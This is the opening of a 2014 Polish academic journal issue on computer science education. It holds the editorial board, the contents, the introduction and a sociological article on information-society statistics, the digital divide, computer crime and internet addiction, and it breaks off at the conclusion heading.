

DYDAKTYKA INFORMATYKI

9(2014)



**WYDAWNICTWO
UNIwersYTETU RZESZOWSKIEGO
RZESZÓW 2014**

Recenzent wydania

Prof. zw. dr hab. inż. STEFAN M. KWIATKOWSKI

Redaktor naczelny

Prof. nadzw. dr hab. ALEKSANDER PIECUCH

Redaktor tematyczny

Prof. zw. dr hab. WALDEMAR FURMANEK

Redaktorzy językowi

Język polski – prof. zw. dr hab. KAZIMIERZ OŻÓG (UR)

Język angielski – dr BEATA KOPECKA (UR)

Język niemiecki – dr AGNIESZKA BUK (UR)

Język rosyjski – dr GRZEGORZ ZIĘTALA (UR)

Język słowacki – PaedDr. JAN STEBILA, PhD. (UMB)

Redaktor statystyczny

Dr LECH ZARĘBA (UR)

Rada programowa

Prof. zw. dr hab. Waldemar Furmanek (Polska)	Prof. Ing. Tomas Kozik, DrSc. (Słowacja)
Prof. dr hab. Henryk Bednarczyk (Polska)	Prof. PaedDr. Jozef Pavelka, CSc. (Słowacja)
Prof. zw. dr hab. inż. Stefan M. Kwiatkowski (Polska)	Prof. PaedDr. Milan Ďuriš, CSc. (Słowacja)
Prof. dr hab. Maria Kozielska (Polska)	Doc. PaedDr. Maria Vargova, PhD. (Słowacja)
Prof. dr hab. Stanisław Juszczyk (Polska)	Prof. Ing. Veronika Stoffová, CSc. (Słowacja)
Prof. dr hab. Bronisław Siemienicki (Polska)	Doc. PaedDr. Jana Depešová, PhD. (Słowacja)
Prof. dr hab. inż. Sławomir Iskierka (Polska)	Doc. PhDr. Miroslav Chraska, Ph.D. (Czechy)
Prof. dr hab. inż. Krzysztof Tubielewicz (Polska)	Doc. PaedDr. Jiří Kropáč, CSc. (Czechy)
Prof. nadzw. dr hab. Aleksander Piecuch (Polska)	PaedDr. PhDr. Jiří Dostál, Ph.D. (Czechy)
Prof. nadzw. dr hab. Wojciech Walat (Polska)	doc. Ing.-Paed. Čestmír Serafin, Dr. (Czechy)
Dr Agnieszka Molga (Polska)	Prof. PhD. Vlado Galičić (Chorwacja)
Dr Tadeusz Piątek (Polska)	Prof. Dr. Sc. Victor Sidorenko (Ukraina)

Korekta wydawnicza

PIOTR CYREK

Projekt okładki

WOJCIECH WALAT

Wersja papierowa czasopisma jest wersją pierwotną

www.di.univ.rzeszow.pl

Prace są dostępne online w międzynarodowej bazie danych CEJSH

<<http://cejsh.icm.edu.pl>>

© Copyright by Wydawnictwo Uniwersytetu Rzeszowskiego, Rzeszów 2014

ISBN 978-83-7996-021-7

ISSN 2083-3156

1019

WYDAWNICTWO UNIWERSYTETU RZESZOWSKIEGO

35-959 Rzeszów, ul. prof. S. Pigonia 6, tel. 17 872 13 69, tel./faks 17 872 14 26

e-mail: wydaw@ur.edu.pl; <http://wydawnictwo.ur.edu.pl>

wydanie I; format B5; ark. wyd. 14,60; ark. druk. 15,75

zlec. red. 53/2014; nakład 100 egz.

Druk i oprawa: Drukarnia Uniwersytetu Rzeszowskiego

SPIS TREŚCI

Wstęp	5
-------------	---

Część pierwsza

ZAGROŻENIA DLA INFORMATYKI I PRZEZ INFORMATYKĘ

MAREK KĘSY	
Wykorzystanie technologii informacyjnej a zagrożenia „dla informatyki i przez informatykę”	9
WALDEMAR FURMANEK	
Zagrożenia wynikające z rozwoju technologii informacyjnych	20
WALDEMAR FURMANEK	
Uzależnienie od komputera i Internetu (technologii internetowych)	49
BEATA KUŹMIŃSKA-SOŁŚNIA	
Nowoczesne technologie informatyczne – możliwości i zagrożenia	72
IWONA ISKIERKA	
Zapobieganie i zwalczanie zagrożeń za strony cyberprzestrzeni	82
ALEKSANDER PIECUCH	
Jakość kształcenia a cyfrowa edukacja	91
WOJCIECH CZERSKI, RAFAŁ WAWER	
„Cyfrowa szkoła” – szansa, czy zagrożenie dla edukacji?	104
JANUSZ JANCZYK	
W głębi Internetu – inne zastosowania informatyki	114
AGNIESZKA MOLGA	
Uzależnienia od Internetu	126
JACEK WOŁOSZYN	
WiFi WPA/WPA2 i bezpieczeństwo komunikacji	136
JACEK WOŁOSZYN	
WiFi WEP i bezpieczeństwo komunikacji	143

Część druga

TECHNOLOGIE INFORMACYJNO-KOMUNIKACYJNE W SZKOLE

MAGDALENA DONDEROWICZ	
Najnowsze teorie uczenia w epoce cyfrowej	153
MARTA BAŁAŻAK	
Postawa nauczyciela wykorzystującego w swojej pracy komputer	164

SŁAWOMIR ISKIERKA, JANUSZ KRZEMIŃSKI, ZBIGNIEW WEŻGOWIEC	
Umiejętności informatyczne jednostki a jej wolność we współczesnej cyberprzestrzeni	172
SŁAWOMIR ISKIERKA, JANUSZ KRZEMIŃSKI, ZBIGNIEW WEŻGOWIEC	
Rola systemu edukacji w kształtowaniu osobowości ucznia wobec wirtualizującego się świata	182
MAREK WÓJTOWICZ	
Technologia informatyczna stosowana przez nauczyciela w edukacji matematycznej	193
TOMÁŠ KOZÍK, MAREK ŠIMON, PETER KUNA	
Remote Experiment in Terms of View of Didactics of Education	200
JÁN STEBILA	
Development and validation of multimedia teaching programs	212
RAFAŁ WAWER, WOJCIECH CZERSKI	
Związki technologii informacyjnych z neuroestetyką. Weryfikacja eyetrackingowa nie-istniejących obrazów – przygotowanie badań	222
AGNIESZKA MOLGA	
Internet i e-learning w procesie kształcenia – w opinii użytkowników	235
Informacje o autorach	250
Informacja o indeksowaniu w bazach czasopism naukowych	252
Lista recenzentów	252
Procedura recenzowania	252

WSTĘP

Rozwój cywilizacyjny niesie ze sobą zdobywcze nauki i techniki, a te zawsze pozostawiają po sobie ślady – zarówno pozytywne, jak i negatywne. Zdarza się i tak, że na bieżąco nie w pełni potrafimy ocenić skutki wprowadzanych zmian. Na ogół każde nowe osiągnięcie cywilizacyjne zmierza ku polepszeniu bytu człowieka, usprawnieniu jego działalności. Jednym słowem, jest tworzone z zamysłem uzyskania tylko pozytywnych efektów. Z czasem dopiero pojawiają się pomysły wykorzystania technologii do innych celów niż pierwotnie zakładano. Jest to cena, jaką społeczeństwa płacą za krok w swoim rozwoju.

Komputery, które skonstruowano jako pierwsze, niestety nie były wykorzystywane do chlubnych celów. Były narzędziem do projektowania i obliczania parametrów broni masowego rażenia. Te czasy już szczęśliwie pozostały przeszłością, a analizując je też należy pamiętać o specyficznych w ówczesnych czasach warunkach geopolitycznych. Osiągnięcia branży informatycznej końca XX wieku miały inne założenia i cele. Niemniej jednak i tym razem nie potrafiono w pełni przewidzieć dalszego kierunku rozwoju technologii informatycznych i informacyjnych, a tym bardziej skutków jej upowszechniania.

W latach 60. XX w. S. Cray twierdził, że na świecie wystarczy co najwyżej kilka sztuk komputerów. Potem, kiedy 12 sierpnia 1981 roku IBM udostępnił pełną dokumentację konstrukcyjną komputera, nastąpił bardzo dynamiczny rozwój całej informatyki.

Dzisiaj jako ludzkość jesteśmy mądrzejsi o 30-letnie doświadczenia. Wiemy, że oprócz pozytywnych wartości informatyzacja generuje wiele niebezpieczeństw. Można je rozpatrywać w skali mikro – pojedynczego człowieka, ale także w skali makro – w odniesieniu do całych społeczeństw, a nawet ludzkości. Wbrew pozorom nadmiar nowoczesności, usieciowienie w sensie informatycznym, tworzy wzorem naczyń połączonych, niespotykanych rozmiarów układ wzajemnych powiązań i zależności. Jakakolwiek ingerencja, w którymkolwiek miejscu i czasie we wspomniany układ, zostanie zauważona nawet w najodleglejszych zakamarkach sieci. Skutki takich działań mogą się okazać wysoce destabilizujące gospodarkę, ekonomię, obronność itp.

W kolejnym tomie „Dydaktyki Informatyki” skupiamy się na edukacyjnym wykorzystaniu technologii informatycznych i informacyjnych oraz zastanawiamy się nad skutkami ich wykorzystania na gruncie edukacji. Jak wspomniano wcześniej, dysponujemy już długoletnim okresem doświadczeń. To wystarczający dystans czasowy, by dokonać próby sformułowania praktycznych wniosków dla obecnego i przyszłych pokoleń uczniów/studentów dziś mających udział w powstającej cyfrowej edukacji.

*Aleksander Piecuch
Waldemar Furmanek*

Część pierwsza

**ZAGROŻENIA DLA INFORMATYKI
I PRZEZ INFORMATYKĘ**

Marek KEŚY

Politechnika Częstochowska

**WYKORZYSTANIE TECHNOLOGII INFORMACYJNEJ
A ZAGROŻENIA „DLA INFORMATYKI
I PRZEZ INFORMATYKĘ”**

**AN INFORMATION TECHNOLOGY USING
AND RISKS FOR OR BY INFORMATICS**

Słowa kluczowe: technologia informacyjna, zagrożenie, statystyka, informatyka

Keywords: information technology, risk, statistics, informatics

Streszczenie

Funkcjonalną podstawą społeczeństwa informacyjnego staje się powszechne zastosowanie technologii informacyjno-komunikacyjnych. Ich wykorzystanie stając się cywilizacyjną koniecznością wskazuje wiele zjawisk pozytywnych, ujawniając zarazem pewne zagrożenia. Problematykę zagrożeń można rozpatrywać dwukierunkowo, tzn. w ujęciu skutków społecznych wywołanych rozwojem technologii informacyjnych (zagrożeń przez informatykę) oraz w kategoriach zjawisk i procesów ograniczających ich dalszy rozwój (zagrożeń dla informatyki).

Summary

A functional base of information community is generally using the information and communication technology. Its application will be a civilization necessity pointing at some positive phenomena and revealing risks. A hazard issue of information technology development can be analyzed in two-way e.g. in terms of society effects (risks by) and its further development (risks for).

Wprowadzenie

Ostatnie dekady XX oraz początek XXI wieku to okres powstania i rozwoju społeczeństwa informacyjnego, w którym informacja i wiedza stanowią podstawę i funkcjonalną „codzienność” w życiu każdego człowieka. O znaczeniu i wartości informacji decyduje jej procesowe „dopelnienie” w postaci rozwiązań informatycznych i komunikacyjnych, tj.: komputer, Internet, telefon komórkowy i inne technologie cyfrowe.

Rozwój cywilizacyjny powoduje, że współczesne społeczeństwo zostało „przesiąknięte” techniką, zaś techniczne rozwiązania stają się „częścią jego natury”. Rozwiązania techniczne, wpływając na życie jednostek i całych społecz-

ności, wskazują z jednej strony na szanse cywilizacyjnego rozwoju, ujawniając zarazem liczne zagrożenia i problemy związane z ich zastosowaniem lub możliwością zastosowania.

1. Społeczeństwo informacyjne

Społeczeństwo informacyjne określane jest mianem społeczności, w której szczególnego znaczenia nabierają informacja i wiedza, stanowiące szczególne dobra niematerialne równoważne lub w niektórych przypadkach cenniejsze od dóbr materialnych. Cechami wyróżniającymi społeczeństwo informacyjne od społeczności ery industrialnej jest powszechność jego scholaryzacji, oparcie procesów gospodarczych na wiedzy oraz stworzenie warunków sprzyjających rozwojowi sektora usług z zakresu informatyki i telekomunikacji, kształcenia i dokształcania, nauki, działalności badawczej i rozwojowej itp.

W społeczeństwie informacyjnym informacja i wynikająca z niej wiedza oraz technologie stają się podstawowym czynnikiem wytwórczym, przy czym ich udział w wartości dodanej wytwarzanych dóbr lub świadczonych usług systematycznie wzrasta.

Istota i znaczenie informacji w obszarach życia społeczno-gospodarczego wywołują intensyfikację procesów związanych z jej pozyskiwaniem, gromadzeniem, przetwarzaniem i przesyłaniem – wskazując na konieczność wykorzystania środków technicznych wspomagających procesy informacyjne i komunikacyjne. Rozwiązaniem technicznym w zakresie procesów informacyjnych stał się komputer, z kolei problemy komunikacyjne rozwiązały Internet i telefonia komórkowa. Powszechność ich zastosowania w życiu prywatnym i pracy zawodowej stają się jednym z podstawowych czynników charakteryzujących społeczeństwo informacyjne.

2. Społeczeństwo informacyjne w Polsce

Rozwój technologiczny oferuje nowe, olbrzymie możliwości zmieniając jednocześnie sposób życia i pracy człowieka¹. Założenia koncepcyjne społeczeństwa informacyjnego wskazują na komputer, Internet oraz wszelkie technologie cyfrowe jako funkcjonalną podstawę techniczną procesów informacyjnych i komunikacyjnych. Czynnikiem decydującymi o stopniu wykorzystania rozwiązań technicznych jest m.in. ich dostępność, potrzeba lub chęć korzystania oraz poziom posiadanych umiejętności. O korzystaniu z rozwiązań technicznych

¹ J. Nowak, *Społeczeństwo informacyjne – geneza i definicje* [w:] *Społeczeństwo informacyjne. Doświadczenie i przyszłość*, red. G. Bliźniuk, Wyd. PTI, Katowice 2006.

decyduje wiele czynników i uwarunkowań natury ekonomicznej, socjologicznej, psychologicznej, biologicznej itd., sugerując, iż stopień cywilizacyjnych zmian w społeczeństwie danego kraju, regionu lub grupy społecznej wykazywać może zróżnicowanie (tzw. różnice w skali makro, mezo lub mikro).

Stan rozwoju społeczeństwa informacyjnego w Polsce prezentowany jest m.in. w publikowanych badaniach statystycznych Głównego Urzędu Statystycznego (GUS)² lub opracowaniach organów rządowych³, dotyczących m.in. powszechności posiadania komputerów, dostępności do Internetu, poziomu umiejętności wykorzystania technologii informacyjnych.

Dane statystyczne wskazują, że w 2012 roku ok. 73% gospodarstw domowych w Polsce posiadało co najmniej jeden komputer, z czego 71% miało dostęp do Internetu. W stosunku do roku 2004 stanowiło to 2-krotny przyrost odsetka posiadających komputer (36%) oraz ponad 2,5-krotny wzrost odsetka korzystających z Internetu (26%). Badania prowadzone w zakresie stopnia użycia komputera wykazały, że ok. 30% mieszkańców Polski nigdy nie korzystało z komputera, zaś wśród osób korzystających z jego możliwości 2/3 używa go codziennie. Używanie komputera jest najmniej popularne wśród najstarszej oraz najmniej wykształconej części społeczeństwa. Z kolei w grupie najmłodszych objętych badaniami (grupa wiekowa 16–24 lata) jedynie 1% nigdy nie korzystało z komputera. W grupie wiekowej największej aktywności zawodowej (25–54 lata) nigdy z komputera nie korzystało 20% osób. Dane statystyczne wskazują, że największy odsetek tzw. osób wykluczonych cyfrowo (87%) odnotowano w grupie wiekowej 65–74 lata, przy czym istotnym zjawiskiem jest małe tempo pozytywnych zmian. Korzystnym zjawiskiem jest z kolei powszechność posiadania komputera i Internetu przez gospodarstwa domowe z dziećmi, co wydaje się stanowić potwierdzenie świadomości trendów cywilizacyjnych wskazujących na powszechność technologii informacyjnej w dorastającym „społeczeństwie przyszłości”.

Wyniki badań statystycznych wskazują, iż spośród czynników mających wpływ na wyposażenie gospodarstw domowych w podstawową infrastrukturę informacyjno-komunikacyjną, do najważniejszych zalicza się:

- wielkość dochodu (wskaźnik ekonomiczny),
- fakt posiadania dzieci,
- miejsce zamieszkania (miasto/wieś, stopień zurbanizowania),
- region kraju.

Na fakt posiadania i wykorzystania komputera wpływają również tzw. cechy osobowe, tj.: poziom wykształcenia, wiek człowieka oraz stan zdrowia.

² Główny Urząd Statystyczny, *Rocznik statystyczny RP*, Warszawa 2013.

³ V. Szymanek (red.), *Społeczeństwo informacyjne w liczbach*, Departament Społeczeństwa Informacyjnego, Ministerstwo Administracji i Cyfryzacji, Warszawa 2013.

Z kolei do podstawowych powodów braku dostępu do Internetu w gospodarstwie domowym zalicza się:

- brak potrzeby jego wykorzystania;
- brak umiejętności obsługi;
- koszty sprzętu i dostępu do sieci;
- inne (np. dostęp w innym miejscu, względy zdrowotne).

W społeczeństwie informacyjnym komputer i Internet to narzędzia wykorzystywane w pracy zawodowej. W 2012 roku wskaźnik pracujących wykorzystujących komputer w pracy wynosił 43% ogółu zatrudnionych. Odsetek pracowników wykorzystujących komputer w pracy zawodowej uzależniony jest w głównej mierze od tzw. specyfiki branży. Dominującymi działami gospodarczymi w zakresie wykorzystania technologii informacyjno-komunikacyjnej są: informatyka i telekomunikacja, finanse i bankowość oraz nauka i technika. Najmniejszy odsetek wykorzystujących komputer w pracy zawodowej charakteryzuje pracowników przemysłu i budownictwa.

Poza poziomem dostępności do rozwiązań technologii informacyjnej, istotnym czynnikiem wydaje się tempo zmian analizowanych zjawisk. Analiza danych z ostatnich pięciu lat (lata 2008–2012) wskazuje, że największe zmiany dotyczą użytkowania Internetu w miejscu zamieszkania (średnio ok. 6-procentowy wzrost na rok). W analizowanym okresie odnotowano 2-krotnie mniejsze tempo przyrostu posiadających komputer w gospodarstwie domowym (ok. 3% na rok), zaś oznaki stagnacji wydają się dotyczyć zjawiska wykorzystania komputerów w pracy zawodowej (średnie tempo wzrostu ok. 1,6% na rok w okresie 2008–2012 oraz 0,5% wzrostu w 2012 roku).

3. Zastosowanie technologii informacyjno-komunikacyjnych

W obecnym czasie rozwiązania technologii informacyjno-komunikacyjnej zajmują ważne miejsce w życiu każdego człowieka, często ingerując w sferę życia prywatnego, jak również „towarzysząc” i modyfikując zarazem sposób wykonywania obowiązków w ramach pracy zawodowej. Technologia informacyjna odgrywa również istotną rolę w działalności gospodarczej, zmieniając metody obsługi klienta, sposób reklamy, procesy logistyczne i wytwórcze, obsługę administracyjną itd. Ponadto powstała duża liczba obszarów życia gospodarczego, których podstawą funkcjonowania stały się zasady koncepcyjne oraz osiągnięcia techniczne współczesnej cywilizacji. Przykładami powyższego mogą być m.in. takie obszary życia społeczno-gospodarczego, jak: sieci handlowe, usługi informatyczne i telekomunikacyjne, sektor finansowy, mass media. Możliwość wykorzystania technologii informacyjno-komunikacyjnej dostrzeżona została również w zakresie procesów kształcenia, określonych form pracy, prowadzenia agitacji politycznej. Powszechność rozwiązań komunikacyjnych widoczna jest także w zakresie informatyzacji administracji publicznej.

Według standardów cywilizacyjnych społeczeństwa informacyjnego rozwiązania technologii informacyjno-komunikacyjnej pełnić powinny istotne funkcje w życiu każdego człowieka. W powszechnym odbiorze sprowadza się to obecnie do wykorzystania komputera najczęściej zintegrowanego z narzędziem komunikacyjnym (siecią Internet). Zagadnienie dotyczące wykorzystania rozwiązań technologicznych dotyczy może zarówno sfery życia prywatnego (sposobu spędzania czasu wolnego), jak również obszaru życia związanego z pracą zawodową. O ile wykorzystanie rozwiązań technologii informacyjnej w pracy zawodowej determinuje zakres obowiązków, o tyle sposób wykorzystania komputera i Internetu w czasie wolnym wydaje się zależeć jedynie od indywidualnych preferencji danego człowieka. Analiza sposobu wykorzystania komputera oraz możliwości Internetu w czasie wolnym od pracy lub nauki wydaje się istotna i zasadna o tyle, że odnosi się do statystycznie największej populacji społeczeństwa (w 2012 roku odsetek korzystających z komputera i Internetu poza miejscem pracy lub nauki wynosił odpowiednio: 72% i 74%) oraz wskazuje na potencjalną możliwość różnorodności zachowań.

Badania statystyczne wskazują, że w zakresie prywatnego wykorzystania komputera dominują czynności związane ze standardową jego obsługą polegającą m.in. na wykorzystaniu programów użytkowych, wykonywaniu podstawowych operacji na plikach, instalacji i konfiguracji systemu operacyjnego lub aplikacji użytkowych, integracji komputera z urządzeniami zewnętrznymi. Interesującą interpretacyjnie pozycją statystyczną jest ta, która wskazuje, że ok. 20% posiadających komputer nie wykonuje żadnej operacji. Wydaje się, że w niektórych przypadkach „zastosowanie” komputera staje się pozorowaniem przynależności do społeczeństwa informacyjnego, czego potwierdzeniem może być sprzęt komputerowy pełniący rolę wyposażenia wnętrz pomieszczeń mieszkalnych lub gabinetów służbowych.

Według danych statystycznych podstawowymi powodami korzystania z Internetu było: wykorzystanie poczty elektronicznej, poszukiwanie informacji o towarach i usługach, udział w czatach, grupach lub forach dyskusyjnych itp., korzystanie z usług bankowości elektronicznej, uzupełnianie wiedzy. Do grupy mniej priorytetowych celów wykorzystania Internetu zaliczyć można: słuchanie radia lub oglądanie dostępnych programów telewizyjnych (filmów), czytanie prasy on-line (w tym pobieranie plików z gazetami lub czasopismami), pobieranie programów komputerowych, granie w gry komputerowe, poszukiwanie pracy (wysyłanie ofert dotyczących zatrudnienia), sprzedaż towarów i usług, telefonowanie i odbywanie wideokonferencji.

Przedstawione dane GUS wskazują na dwa podstawowe kierunki związane ze sposobem wykorzystania Internetu, tzn. wskazują na zachowania pragmatyczne oraz te związane z wypełnieniem czasu wolnego. Prezentowane w opera-

cowaniach statystycznych pozycje statystyczne sugerują, iż cele wykorzystania Internetu są zgodne z normami moralnymi lub obowiązującym prawem. Statystyczna „praworządność” użytkowników Internetu wydaje się nie do końca wiarygodna, jeżeli uwzględnić powszechnie znane zagrożenia stanowiące „efekt uboczny” jego nieodpowiedniego wykorzystania oraz prezentowane polityczne zestawienia dotyczące przestępstw komputerowych.

4. Zagrożenia dla informatyki i przez informatykę

Bezpośrednim czynnikiem warunkującym efektywne funkcjonowanie człowieka w społeczeństwie informacyjnym jest umiejętność racjonalnego wykorzystania rozwiązań technologii informacyjnej⁴. Posługiwanie się technologią informacyjną wiąże się z ponoszeniem konsekwencji związanych z ich stosowaniem⁵. Powyższe stwierdzenia, akcentując fakt cywilizacyjnej konieczności wykorzystania potencjału technologii informacyjnej, wywołują zarazem tematykę „zagrożeń dla informatyki i przez informatykę”.

Wydaje się, iż rozwiązania informacyjno-komunikacyjne powodują powstanie, w pewnym sensie broni obusiecznej, stanowiącej zagrożenie „przez” oraz „dla” informatyki. Poruszany problem wydaje się złożony i kłopotliwy w jednoznacznej interpretacji. Określone zjawisko społeczne rozpatrywane w kontekście „zagrożeń przez informatykę”, ukazuje również obszary potencjalnych lub realnych „zagrożeń dla informatyki”. Z tego też powodu przedstawione poniżej przykłady zaprezentowane zostały bez wyraźnego akcentowania „ofiary” i „oprawcy”.

5. Zróżnicowanie dostępności

Z różnych powodów pewna część społeczeństwa nie jest w stanie nadążyć za tempem zmian lub świadomie tych zmian unika⁶. Jednym z podstawowych powodów różnicujących dostępność do rozwiązań technologii informacyjnej wydaje się czynnik ekonomiczny. Powszechność zastosowania komputera wskazuje na konieczność ciągłego inwestowania w sprzęt, oprogramowanie oraz urządzenia współpracujące. Znaczenie czynnika ekonomicznego prezentują dane

⁴ M. Golka, *Bariery w komunikowaniu i społeczeństwo (dez)informacyjne*, PWN, Warszawa 2008.

⁵ W. Walat, *Przemiany edukacji pod wpływem technologii informacyjno-komunikacyjnych*, „Dydaktyka Informatyki. Informatyka wspomagająca całościowe uczenie się”, nr 8 (2013), Wyd. UR, Rzeszów 2013.

⁶ A. Piecuch, *Technologia dla edukacji*, „Dydaktyka Informatyki”...

statystyczne dotyczące posiadania komputera i sieci Internet przez gospodarstwa domowe o różnych poziomach dochodu. Różnice w odsetku użytkowników, wyznaczone dla gospodarstw najlepiej sytuowanych i najuboższych, w 2010 roku wyniosły odpowiednio 58% i 62%. Wyznaczone dysproporcje w możliwościach „nadażania za tempem zmian” pogłębiają się wraz z upływem czasu (np. w 2004 roku wynosiły odpowiednio 49% i 40%).

Brak umiejętności wykorzystania rozwiązań technologii informacyjnej w dużym stopniu koreluje z faktem posiadania i wykorzystywania rozwiązań cyfrowych, gdyż zdobywanie i doskonalenie umiejętności odbywa się przez praktyczne działanie. Brak kompetencji jest efektem faktu nieposiadania. Z kolei brak możliwości wykorzystania powoduje światopoglądowe odrzucenie. Wspólnym mianownikiem powyższych stanów wydają się względy ekonomiczne. Konsekwencją powyższego staje się stan tzw. wykluczenia cyfrowego. W przypadku, gdy dotyczy on osób w wieku produkcyjnym, prowadzić to może do zmniejszenia tzw. potencjału osobowego i marginalizacji zawodowej, zaś w skrajnych przypadkach do wykluczenia społecznego. Widoczny wpływ stopnia rozwoju technologicznego na zmiany w strukturze zatrudnienia wywołuje problematykę „dobrego wykształcenia” oraz konieczności ciągłego „całocielowego uczenia się”.

6. Możliwości technologiczne

Rozwiązania technologiczne, oferując możliwości aplikacyjne rozwiązujące istniejące problemy, ukazują nowe bariery i ograniczenia, tworząc zarazem samonapędzający się mechanizm rozwoju cywilizacyjnego. Wzrastającym możliwościom technologicznym towarzyszą zjawiska ekonomiczne i polityczne, które wydają się intensyfikować rozwój cywilizacyjny, kierując go często w obszarach nie zawsze bezpiecznych egzystencjalnie lub akceptowalnych etycznie („zagrożenia przez informatykę”). Wydaje się, że niekontrolowany „pęd do innowacji” powoduje powstawanie sytuacji, w których uzyskiwane efekty badawcze wywołują często opór oraz mniej lub bardziej gwałtowne reakcje społeczne. Reakcjom społecznym towarzyszą, często uchwalane w warunkach burzliwych dyskusji zwolenników i przeciwników, zmiany w prawie normujące sposób i zakres wdrożenia wynalazków. Istotny wydaje się fakt, że reakcja społeczna i legislacja pojawiają się zawsze z pewnym opóźnieniem w stosunku do rozwiązań technicznych, stanowiąc potencjalne „zagrożenie dla informatyki”.

Niepokój i obawy mogą budzić przypadki, w których awaria lub uszkodzenie systemu „wymyka” się spod kontroli człowieka, stanowiąc niebezpieczeństwo dla środowiska naturalnego i żyjących w nim ludzi („zagrożenie przez informatykę”).

Współczesne osiągnięcia i innowacje naukowo-techniczne, powodując podniesienie standardów i komfortu życia człowieka, w coraz większym stopniu uzależniają go od rozwiązań technicznych. W cywilizowanym społeczeństwie praktycznie każdy obszar życia człowieka wspomagany jest przez rozwiązania technologii informacyjnej. Przypadki z życia wskazują jednak, że informatyzacja i automatyzacja np. procedur administracyjnych, zgłoszeniowych i alarmowych oraz możliwości techniczne sprzętu spotykają się często z inercją procesów realnych. Brak procesowej efektywności, powodowany np. błędnymi procedurami, zasadami ekonomii lub błędem ludzkim, wywołuje wątpliwości, co do zasadności inwestowania w nowoczesne rozwiązania techniczne, które w efekcie nie prowadzą do podniesienia sprawności i jakości procesów realnych („zagrożenie dla informatyki”).

7. Przestępstwa komputerowe

Rozwiązania informatyczne, stając się podstawowym narzędziem pracy współczesnego człowieka, stanowią z jednej strony cywilizacyjną podstawę, jego egzystencji, z drugiej zaś strony mogą być przyczyną zjawisk destabilizujących życie, przyczyną zachowań chorobowych, narzędziem wykorzystywanym dla działań niezgodnych z normami obyczajowymi, przepisami prawa itd.

Najbardziej widocznym przejawem niewłaściwego zastosowania technologii informacyjno-komunikacyjnej są przestępstwa komputerowe. W szerokim rozumieniu przestępczość komputerowa obejmuje wszelkie zachowania przestępcze, które wiążą się z elektronicznym przetwarzaniem danych, polegające zarówno na naruszeniu uprawnień do programu komputerowego, jak i godzące bezpośrednio w przetwarzaną informację, jej nośnik i obieg w systemie komputerowym oraz sieci komputerowej, a także w sam komputer. Mogą to być czyny popełniane przy użyciu elektronicznych systemów przetwarzania danych, jak również skierowane przeciwko takim systemom⁷.

W społeczeństwie informacyjnym, bardzo często zgromadzone w systemach komputerowych zasoby informacji oraz stanowiąca efekt jej przetworzenia wiedza, są podstawowym zasobem gospodarczym, niejednokrotnie decydując o potencjale gospodarczym i pozycji na rynku. Dla ich właścicieli zasoby informacji stają się szczególnie strzeżonym dobrem o wymiernej wartości. W takich przypadkach niezwykle istotne wydają się standardy własności informacji i ochrony jej zasobów⁸. Utrata lub brak dostępu do danych, dostęp do nich osób lub orga-

⁷ V. Szymanek (red.), *Spoleczeństwo informacyjne w liczbach...*

⁸ A. Nowicki, *Wstęp do systemów informacyjnych zarządzania*, Wyd. P.Cz., Częstochowa 2002.

nizacji nieupoważnionych oraz fałszowanie danych mogą być przyczyną poważnych strat finansowych czy utraty wiarygodności⁹. Przystępcze oblicze komputerów to swoiste zwierciadło ciemnej strony ludzkich postaw i działań¹⁰. Przykładami ich istnienia może być m.in. działalność hakerska, oszustwa i kradzieże mienia, zasobów informacyjnych czy własności intelektualnej. Nasilające się zjawiska przestępczości komputerowej wydają się być jaskrawym przykładem „zagrożeń przez informatykę”. Stanowiąc zagrożenie samo w sobie, wymuszają ponadto konieczność ponoszenia dodatkowych (niejednokrotnie znaczących) nakładów finansowych na sprzęt i oprogramowanie, przyjęcia procedur organizacyjnych, wykonania czynności prawnych w zakresie bezpieczeństwa danych (ich przesyłania i przetwarzania) oraz użytkowanych systemów informatycznych („zagrożenie dla informatyki”).

8. Uzależnienia

Rozwój technologiczny, oferując nowe możliwości, zmienia sposób życia i pracy. Powoduje również zmiany w osobowości człowieka, wpływając na sposób pojmowania świata, stosunek do otoczenia i formy komunikowania.

Z dostępnej oferty technicznej korzystają jednostki określonej społeczności. W każdym społeczeństwie wyodrębnić można różnorodne grupy, społeczności lub wspólnoty. Ich sposób pojmowania rzeczywistości, cele życiowe, potrzeby, wyznawane ideologie, poziom kultury – mogą się wzajemnie krzyżować, nakładać, pokrywać lub wzajemnie wykluczać¹¹. Wskazana odmienność dotyczy może również sposobu wykorzystania rozwiązań technicznych. Rozwiązania techniczne „oferując” nowe możliwości, dając szansę pragmatycznego wykorzystania (w zakresie rozwoju osobowego i zawodowego człowieka), wskazują zarazem na możliwości alternatywne (np. komunikacja społeczna, poszukiwanie informacji, rozrywka itp.). Dają również możliwości wykorzystania w zakresach skrajnie odbiegających od pierwotnych założeń aplikacyjnych.

Rozwiązania techniczne determinują sposób życia i postępowania człowieka, częstokroć uzależniając go funkcjonalnie i psychicznie. Uzależnienie funkcjonalne oraz skala strat szczególnie widoczne są w przypadkach awarii rozwiązań informatycznych związanych z tzw. obsługą masową (sieci handlowe, bankowość, transport) lub w systemach produkcyjnych wytwarzających w typie produkcji masowej. Z kolei uzależnienie psychiczne zaobserwować można na

⁹ E. Kolbusz, *Inżynieria systemów informatycznych w e-gospodarce*, PWN, Warszawa 2005.

¹⁰ T. Goban-Klas, P. Sienkiewicz, *Spoleczeństwo informacyjne. Szanse, zagrożenia, wyzwania*, Wyd. FPT, Kraków 1999.

¹¹ M. Golka, *Bariery w komunikowaniu...*

przykładzie, często groteskowych, a jednocześnie zatrważających przypadków, bezkrytycznego podporządkowania się człowieka rozwiązaniom oferowanym przez systemy informatyczne (np. systemy nawigacji GPS).

Wśród problemów stanowiących „zagrożenie przez informatykę” nie można pominąć negatywnych zjawisk związanych z niewłaściwym lub „ponadnormatywnym” wykorzystaniem Internetu. Przykładami „zagrożeń przez Internet” jest powszechna dostępność do treści pornograficznych, szerzących szkodliwe poglądy lub ideologie lub możliwość kontaktu z organizacjami przestępczymi. Z kolei „ponadnormatywne” wykorzystanie Internetu powodować może zachwianie równowagi pomiędzy technologią a emocjonalnymi i aksjologicznymi podstawami życia.

Internet stanowiąc powszechne, otwarte i nielimitowane źródło informacji daje dostęp do „własności intelektualnej”. Łatwość dostępu oraz pozyskania ukazuje problem dotyczący możliwości, zakresu i zasad wykorzystania. Problematyka ochrony własności intelektualnej wydaje się „zagrożeniem dla informatyki”, będąc zarazem odpowiedzią na masową skalę zjawiska braku poszanowania elementarnych zasad uczciwości i szacunku dla pracy innych.

Zakończenie

